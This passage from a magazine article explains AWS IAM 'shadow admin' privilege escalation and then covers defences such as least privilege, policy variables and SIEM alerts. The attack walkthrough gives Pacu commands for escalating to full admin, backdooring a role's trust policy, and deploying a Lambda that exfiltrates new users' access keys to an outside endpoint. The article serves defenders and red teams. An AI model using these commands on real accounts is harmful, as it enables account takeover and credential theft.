<code>glue:UpdateDevEndpoint</code>	<code>iam:PassRole</code> and <code>cloudformation:CreateStack</code>
<code>iam:PassRole</code> , <code>datapipeline:CreatePipeline</code> , and <code>datapipeline:PutPipelineDefinition</code>	

and get the credentials file that contains the AWS access key and secret. Yes, it is all in clear text.

Exploring the Castle

Once the attacker has slipped through the defenses, the next step is to use scanners to do some reconnaissance and collect information about the castle.

The two tools I described previously, SkyArk (PowerShell) and aws_escalate.py (Python) will scan for accounts that offer the best possibilities for privilege escalation. SkyArk provides a much more complete report, but it won't find some of the additional shadow admin permissions identified by aws_escalate.py. The two tools complement each other.

SkyArk will work for both AWS and Azure. If you are interested in exploring SkyArk, the instructions to install it are on its web page

and are very straightforward. The user running the scan needs to have IAM read-only permissions, so the attacker needs those capabilities, and it is still possible to use the Pacu tool to see if the current user could be vulnerable. In a PowerShell command prompt window (CMD), run the following command under the SkyArk folder:

```
PS C:\SkyArk> Scan-AWSshadowAdmins -AccessKeyId AKIA5DWQIQ2MR6OXXXXX -SecretKey BYptvF+QF2kk8W4DJUiu5x2 QPffr34AFqYptXXXXX -DefaultRegion us-west-2
```

AWSshadowAdmins is just a module of the program, but you might find other modules interesting, as well (e.g., AWStrace, which analyzes logs). Figure 1 shows some very complete report output, but the attacker is most interested in the shadow admin line and needs to discover which user is associated with which permission. The golden ticket is to find a user with a vulnerable shadow permission. The next step might be to use Pacu. Installation is very straightforward by following the instructions on their website. Once installed, you should run it and configure the first session with the access key and secret. If you type whoami and hit Enter, the tool will give information about the access key being used, but it is not enough information to play around. To get more information, run the first module to enumerate permissions by typing

```
run iam__enum_permissions
```

Now you know the stolen credentials were from Cleopatra (Figure 2). If you run whoami again, you will get much more information, but the most important thing you could discover about Cleopatra is a shadow permission or capability (Listing 1). You could also run the aws_escalate.py tool with the access key and secret previously stolen from the user to generate a CSV output file that is very simple, but concise and directly to the point. As you can see in Figure 2, the tool scans all the users and lists all the associated permissions, but if some



Figure 1: SkyArk report output.




Figure 2: Permissions enumerated by Pacu.

Listing 1: Finding Shadow Permissions

```
01 "Policies": [  
02   {  
03     "PolicyName": "Shadow_CreateNewPolicyVersion",  
04     "PolicyArn": "arn:aws:iam::901306156697:policy/Shadow_CreateNewPolicyVersion"  
05   }  
06 And:  
07 "iam:SetDefaultPolicyVersion": {  
08   "Resource": [  
09     "*"
```


confirmed Shadow permissions exist, it will show them onscreen. According to the creators, a blank means the associated account is not vulnerable). *Confirmed* means that the privilege escalation method works for that user, and *Potential* means that the privilege escalation method might work, but requires further investigation.

Cleopatra’s Power

The scans have uncovered that the hacked user was *Cleopatra* and that the user has two Shadow permissions: `CreatePolicyVersion`, and `SetDefaultPolicyVersion`. With the combination of these permissions, an attacker could escalate permissions, and the first step is to escalate privileges to become a full AWS admin of the account. With Pacu, you can run

```
run iam__privesc_scan
```

from the console, which will search for vulnerable permissions and automate the escalation. The full output of the command is shown in [Listing 2](#).

Persistence

Many actions help maintain access to an AWS account, even if the compromised user is removed. Gaining the trust from a privileged role is difficult to detect unless you have the proper defenses in place; then, the attacker can assume a role with a different AWS account. Suppose the attacker adds a new trust policy into a privileged role that will allow another AWS account to assume it. First, check the report generated from SkyArk, where you can see at least three roles with high privileges. Suppose the roles are *Druid*, *Poet_Role*, and *Soldier*. From the console, run the command ([Figure 3](#)):

```
run iam__backdoor_assume_role --role-names Soldier --user-arns arn:aws:iam::18xxx010:root
```

The role name, in this case, is *Soldier*, and the attacker’s account is ARN.

Listing 2: Pacu Escalation

```
Pacu (personal:Cleopatra) > run iam__privesc_scan
Running module iam__privesc_scan...
[iam__privesc_scan] Escalation methods for current user:
[iam__privesc_scan]   CONFIRMED: CreateNewPolicyVersion
[iam__privesc_scan]   CONFIRMED: SetExistingDefaultPolicyVersion
[iam__privesc_scan] Attempting confirmed privilege escalation methods...
[iam__privesc_scan]   Starting method CreateNewPolicyVersion...
[iam__privesc_scan]   Is there a specific policy you want to target? Enter its ARN now
                        (just hit enter to automatically figure out a valid policy to target):
[iam__privesc_scan]   No policy ARN entered, now finding a valid policy...
[iam__privesc_scan]   1 valid group-attached policy(ies) found.
[iam__privesc_scan]   Privilege escalation successful using method CreateNewPolicyVersion!
                        The current user is now an administrator ("*" permissions on "*" resources).
[iam__privesc_scan] iam__privesc_scan completed.
[iam__privesc_scan] MODULE SUMMARY:
                        Privilege escalation was successful
```

The last word, *root*, at the very end of the command means that the attacker can use any resource (e.g., an IAM user, EC2, Lambda function, or any other resource) from this account to assume the *Soldier* role. *Cleopatra* is now a full administrator and has added a trust policy to a privileged role. Now, the attacker could go even further and have a mechanism to do credentials exfiltration from all newly created users and send them in clear text with HTTP.

Exfiltration

Cleopatra is now a full queen but wants to control everything and rule all soldiers. The next step is to get all access keys from all newly created users on the AWS account. The attacker can create two resources or services: One is a *Lambda* function and the other is a *CloudWatch* event. All this will happen in an automated way, so there is no need to create them manually.

The CloudWatch event will listen and wait for an API call named `CreateUser`. When this happens, a serverless application will trigger the event and run a function to create a new set of access keys into the user and send it, together with its secret, via an HTTP endpoint, which could be a Netcat listener, a website, a security information and event management (SIEM), and so on. Pacu automates everything and will use a role to create the function and configure the CloudWatch event. You just need to specify the endpoint URL to which you want the secrets sent. Going back to the report, you know that there is a role named *Poet_Role* that has administrator access, which would be enough for the Lambda function, CloudWatch creation, and access key generation for IAM users. With a SIEM (in this case, Sumo Logic) tool, you can receive HTTP events and create an HTTP listener endpoint and a CloudTrail trail on the us-east-1 (North Virginia) region,




Figure 3: You can see the trust policy added on the AWS console user interface.




Figure 4: A new Lambda function created to exfiltrate credentials to the Sumo Logic endpoint.

Access key ID	Created	Last used	Status
AKIA5DWQIQ2MVMLJ7FQ7	2021-01-03 19:21 UTC+0100	N/A	Active
AKIA5DWQIQ2MT777UWNG	2021-01-03 19:21 UTC+0100	N/A	Active

Figure 5: Two pairs of access keys, one created by the Lambda function.

#	AccessKey	SecretAccessKey	messageDate	_count
1	AKIA5DWQIQ2MT777UWNG	NM...5ZyY...cQZP8gL3T6Skef	01/03/2021 18:21:43:781	1

Figure 6: Sumo Logic search and parsing for the new access keys and secrets from the newly created user.

where the Lambda function will automatically create the malicious trail. This is a requirement if a trail did not exist yet in that region. From the Pacu console, and using the credentials from *Cleopatra*, run the command:

```
run lambda__backdoor_new_users --exfil-url <sumoLogic endpoint url>
```


The newly created Lambda function is listed in Figure 4. All you have to do now is wait for the credentials to be sent to the system and use them later, if needed; you can assume that the AWS account has been fully compromised and is under your complete control. A new user has been created, and, as you can see in the user interface, the new account has two access keys: one default created by AWS on the initial user creation, and the second one created by the Lambda function (Figure 5). Figure 6 shows the new set of credentials on the SIEM.

Defending the Empire

The inhabitants of the small Gaulish village have a hidden secret that can only be passed down through the

Druids by word of mouth. A magic potion gives the Gauls a superpower, like an AWS full admin. For decades, Romans have been trying to get the ingredients with no success. Now that you know how malicious people can leverage these tools of the AWS environment to compromise your account, it is time to get some excellent defenses and detections in place. Most organizations use a prevention-focused security approach. This strategy to security is a more old-fashioned method than detection-based security. By deploying security controls in the cloud, like Security Groups, network access control lists (ACLs), endpoint detection and response (EDR), antivirus, vulnerability management processes, web application firewalls (WAFs), and other methods, a company can dramatically decrease the probability of being breached; however, these strategies are not always effective. Some small companies that do not have the budget to hire security professionals tend to focus on these methods of prevention. Of course, no perfect tool exists that can prevent all attacks. With detection, you are just watching how thieves break into your house.


Prevention and detection complement each other, allowing an organization to address potential threats that may happen. The ingredients to the magic potion include ample portions of both prevention and detection. Whenever you need to apply a policy, be very careful with the "Resource" section. For example, the following policy, if replaced by built-in variables, follows the principle of least privilege, which means that instead of using an asterisk (*) for all resources, you can use the "aws:username" variable to allow users to perform the same action while still limiting the scope to themselves. To be clear: When applying a policy, if you enter a wildcard in the resource section, you allow the specific action to everyone, which is much too permissive. The goal should be to limit the scope as much as possible to a specific user or resource. One example is an IAM policy to allow changing the password. If you enter the * in the resource section, any IAM user would be allowed to change not only its own password, but all user passwords, including any privileged user or administrator, and that is how privilege escalation works. The alternative is to have something like the following in resource section: "Resource": "arn:aws:iam::account-id-no-hyphens:user/\${aws:username}" The bad practice of allowing any actions to all resources is directly related to the vulnerability of shadow permissions. Although some good use cases can be found when the resource needs to be set to * (e.g., if you have a team that is responsible for creating users and changing passwords), that situation must be planned carefully, and you need controls in place and some detection mechanism. The AWS documentation [7] lists the variables that could be used in policies (Table 3). For corporate users, some restrictions could apply to IAM users, like



Need more Linux?

Our free Linux Update newsletter delivers insightful articles and tech tips to your mailbox twice a month. You'll discover:

- Original articles on real-world Linux
- Linux news
- Tips on Bash scripting and other advanced techniques
- Discounts and special offers available only to newsletter subscribers



bit.ly/Linux-Update

geolocation (IP address range) restrictions, which limit where the actions can be performed (e.g., a VPN connection or within a corporate office). This setting will definitely decrease the threat of someone using access keys to compromise the account. The variable to configure in the policy is "aws:SourceIp", where you can deny or allow specific IPs to make the API call.

Additionally, you can limit by time frame. If you know that users work at 8AM and leave by 5PM, you could restrict any changes to that time range. Of course, this step alone won't save you from attack, but it will narrow the window and provide an additional barrier.

For detection controls, you can use your logs going to your SIEM to create alerts when some of these permissions are used. One good example would be CreateAccessKey. If you configure an alert that triggers when a user creates an access key for another user other than himself, you will receive notification by email or SMS, which will allow you to respond promptly to the attack – possibly while it is still in progress. The detection control used will depend on your own environment, because every organization and its needs are completely different. AWS CloudTrail logs will help, as well as services like

Amazon GuardDuty [8], which is a threat detection system.

If you find something suspicious when monitoring the usage of access keys and temporary tokens on your accounts, you must investigate further. A suitable tool that is also part of the CyberArk arsenal is SkyWrapper [9].

Conclusion

The AWS identity and access management system is the main entry gate for malicious attackers, so you should use the principle of least privilege on your IAM accounts. To identify misconfiguration on your accounts and remediate them before someone else does, use scan tools periodically. Also, keep a close watch on changes to permissions and create alerts to help you respond to any unauthorized change. Pacu can facilitate red teaming exercises from time to time.

If you already have some findings, you should already have some logs. With that information, you are now ready to create security alerts, but you do not want to waste time and money responding to noisy false positive alerts, so choose your alerts carefully and keep a special focus on any events that could be directly or indirectly related to shadow admin permissions.

Info

[1] "DIY: Hunting Azure Shadow Admins Like Never Before" by Asaf Hecht, CyberArk, July 29, 2020: [\[https://www.cyberark.com/resources/threat-research-blog/diy-hunting-azure-shadow-admins-like-never-before-2\]](https://www.cyberark.com/resources/threat-research-blog/diy-hunting-azure-shadow-admins-like-never-before-2)

[2] CyberArk SkyArk: [\[https://github.com/cyberark/SkyArk\]](https://github.com/cyberark/SkyArk)

[3] Rhino Security Labs: [\[https://rhinosecuritylabs.com\]](https://rhinosecuritylabs.com)

[4] Pacu: [\[https://github.com/RhinoSecurityLabs/pacu\]](https://github.com/RhinoSecurityLabs/pacu)

[5] aws_escalate.py: [\[https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py\]](https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py)

[6] Shhgit: [\[https://www.shhgit.com\]](https://www.shhgit.com)

[7] "Cloud security with AWS GuardDuty" by Raul Lapaz Valeiras, ADMIN, issue 58, 2020, pg. 58: [\[https://www.admin-magazine.com/Archive/2020/58/Cloud-security-with-AWS-GuardDuty\]](https://www.admin-magazine.com/Archive/2020/58/Cloud-security-with-AWS-GuardDuty)

[8] AWS IAM policy variables: [\[https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_variables.html\]](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_variables.html)

[9] SkyWrapper: [\[https://github.com/cyberark/SkyWrapper\]](https://github.com/cyberark/SkyWrapper)

The Author

Raul Lapaz works as a cloud security engineer at the Swiss pharmaceutical company Roche. His primary role is to design, implement, and deploy a secure cloud environment for health care digital products in AWS. Years ago, Raul wrote articles for *Windows NT Magazine*.

Table 3: Available Policy Variables	
Variable	Function
aws:CurrentTime	For conditions that check the date and time.
aws:EpochTime	The date in epoch or Unix time; for use with date/time conditions.
aws:TokenIssueTime	The date and time that temporary security credentials were issued; for use with date/time conditions. Note: This key is only available in requests that are signed with temporary security credentials. For more information about temporary security credentials, search for "Temporary Security Credentials in IAM" on the Internet.
aws:PrincipalType	Indicates whether the principal is an account, user, federated, or assumed role (see the explanation that follows).
aws:SecureTransport	A Boolean value that represents whether the request was sent by SSL.
aws:SourceIp	The Requester's IP address from which the API call is coming. Applying these variables will restrict and secure your policies to only those specified IPs. Refer to IP address condition operators for information about when SourceIp is valid and when you should use a VPC-specific key instead.
aws:UserAgent	A string that contains information about the requester's client application. This string is generated by the client and can be unreliable. You can only use this context key from the AWS command-line interface.
aws:user id	The unique ID for the current user. When IAM creates a user, user group, role, policy, instance profile, or server certificate, it assigns to each resource a unique ID that looks like AIDHJQAU LZS4A3QDU476D.
aws:username	A string containing the friendly name of the current user.
ec2:SourceInstanceARN	The Amazon resource name (ARN) of the Amazon EC2 instance from which the request is made. This key is present only when the request comes from an Amazon EC2 instance using an IAM role associated with an EC2 instance profile.

Shop the Shop

shop.linuxnewmedia.com

Want to subscribe?

Searching for that back issue you really wish you'd picked up at the newsstand?



